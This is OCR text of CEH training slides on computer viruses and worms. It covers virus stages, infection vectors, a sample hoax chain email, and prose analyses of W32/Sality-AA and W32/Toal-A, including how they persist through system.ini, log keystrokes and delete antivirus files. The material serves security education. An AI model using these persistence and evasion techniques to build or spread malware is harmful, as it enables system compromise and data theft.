
Viruses and Worms

Module 7

Engineered by Hackers. Presented by Professionals.

SECURITY NEWS



"This doesn't mean that there are fewer threats or that the cyber-crime market is shrinking. Quite the opposite; it continues to expand, and by the end of 2010 we will have logged more new threats in Collective Intelligence than in 2009. Yet it seems as though hackers are applying economies of scale, reusing old malicious code or prioritizing the distribution of existing threats over the creation new ones", Corrons concluded.

UTVCXOtoday.com
IT Perspective for Decision Makers

December 20, 2010 11:56 AM

One third of existing computer viruses were created in Jan-Oct 2010: Panda


PandaLabs, **Panda Security**'s **anti-malware** laboratory, stated that, in the first ten months of the year the number of threats created and distributed account for one third of all viruses that exist. These means that 34 percent of all malware ever created has appeared in the last ten months.
The company's **collective intelligence database**, which automatically detects, analyzes and classifies 99.4 percent of the threats received, now has 134 million separate files, 60 million of which are **malware (viruses, worms, trojans** and other threats).
The report further added that, up to October this year, some 20 million new strains of malware have been created (including new threats and variants of existing families), the same amount as in the whole of 2009. The average number of new threats created every day has risen from 55,000 to 63,000.
Despite these dramatic numbers, the speed with which the number of new threats is growing has dropped since 2009. Since 2003, "new threats have increased at a rate of 100 percent or more. Yet so far in 2010 the rate of growth is around 50 percent", explains **Luis Corrons**, technical director, PandaLabs.
The company further informed that, although more malicious software is created, its lifespan is shorter: 54 percent of malware samples are active for just 24 hours, as opposed to the lifespan of several months enjoyed by the threats of previous years. They now infect just a few systems and then disappear. As **antivirus solutions** become able to detect new malware, **hackers** modify them or create new ones so as to evade detection. This is why it is so important to have protection technologies such as collective intelligence, which can rapidly neutralize new malware and reduce the risk window to which users are exposed during these first 24 hours.

http://www.cxotoday.com

Module Objectives

- Introduction to Virus
- Stages of Virus Life
- Working of Virus
- Virus Analysis
- Types of Viruses
- Writing a Simple Virus Program
- Computer Worms
- Worm Analysis
- What is Sheep Dip Computer?
- Malware Analysis Procedure
- Virus Detection Methods
- Virus and Worms Countermeasures
- Anti-virus Tools
- Penetration Testing for Virus





Module Flow
Virus and Worms Concepts
Types of Viruses
Computer Worms
Malware Analysis
Countermeasures
Penetration Testing
CEH
4
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Introduction to Viruses

- A virus is a **self-replicating program** that produces its own code by attaching copies of itself into other executable codes
- Some viruses **affect computers** as soon as their code is executed; other viruses lie dormant until a pre-determined logical circumstance is met

Virus and Worm Statistics 2010




Stages of Virus Life




Working of Viruses: Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to an .exe file in the system
- Some viruses infect each time they are **run and executed** completely and others infect only when **users' trigger** them, which can include a day, time, or a particular event




Working of Viruses: Attack Phase

- Some viruses have **trigger events** to activate and corrupt systems
- Some viruses have bugs that **replicate and perform activities** such as file deletion and increase the session's time
- They **corrupt the targets** only after spreading completely as intended by their developers



Why Do People Create Computer Viruses?




- Inflict damage to competitors
- Financial benefits
- Research projects
- Play prank
- Vandalism
- Cyber terrorism
- Distribute political messages

Attacker

Vulnerable System

Indications of Virus Attack



Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack

False Positives

However, not all glitches can be attributed to virus attacks

How does a Computer get Infected by Viruses?

Not running the latest anti-virus application

When a user accepts files and downloads without checking properly for the source

Not updating and not installing new versions of plug-ins

Installing pirated software

Opening infected e-mail attachments

Virus Hoaxes

- Hoaxes are false alarms claiming reports about a non-existing virus which may contain virus attachments
- Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system

Subject: FORWARD THIS WARNING AMONG FRIENDS, FAMILY AND CONTACTS

PLEASE FORWARD THIS WARNING AMONG FRIENDS, FAMILY AND CONTACTS! You should be alert during the next few days. Do not open any message with an attachment entitled **'POSTCARD FROM BEJING**' or **'RESIGNATION OF BARACK OBAMA** ', regardless of who sent it to you. It is a virus that opens A POSTCARD IMAGE, then 'burns' the whole hard C disc of your computer.

This is the **worst virus** announced by **CNN** last evening. It has been classified by **Microsoft** as the **most destructive virus** ever. The virus was **discovered by McAfee** yesterday, and there is no repair yet for this kind of virus.

This virus simply destroys the Zero Sector of the Hard Disc, where the vital information is kept.

COPY THIS E-MAIL, AND SEND IT TO YOUR FRIENDS.REMEMBER: IF YOU SEND IT TO THEM, YOU WILL BENEFIT ALL OF US.

End-of-mail
Thanks.

Virus Analysis: W32/Sality.AA

W32/Sality-AA is a virus that also acts as a keylogger and spreads via email by piggy-backing on W32/Netsky-T worm

It infects files of ".exe" and ".scr" on all drives excluding those under <Windows>

W32/Sality-AA creates the files

- `<System>\vcmgcd32.dll`
- `<System>\vcmgcd32.dll_`

The virus logs system information and keystrokes to certain windows and periodically submits to a remote website

W32/Sality-AA deletes all files found on the system with extension ".vdb" and ".avc" and files that start "drw" and end ".key"

It modifies <Windows>\system.ini by adding the following:


- `[MCIDRV_VER]`
- `DEVICE=<random string>`

Virus Analysis: W32/Toal-A

- W32/Toal-A is an email-aware virus that arrives as an attachment called BinLaden_Brasil.exe.
- The subject of the email will be related to the conflict in Afghanistan. This is chosen randomly from a large selection including:

From: editor@hacker.com
To:
Subject: USA against geneva convention ?
Attached: BinLaden_Brasil.exe.

Best Wishes,



Virus Analysis: W32/Toal-A

I	The blank message has MIME Header encoded to exploit vulnerabilities in IE 5.01/5.5 that run an attachment automatically when the email is viewed
II	If the attached file is executed, it drops the library file INVICTUS.DLL to the Windows System directory and the virus itself to the Windows directory, using a random 3-letter name consisting of the upper case characters 'A-O'
III	The virus may also make a copy of itself in the C:\ directory; these copies of the virus will have their file attributes set to hidden and read-only
IV	The virus adds its pathname to the "shell=" line in the [Boot] section of *<Windows>\System.ini*; this causes the virus to be run automatically each time the machine is restarted
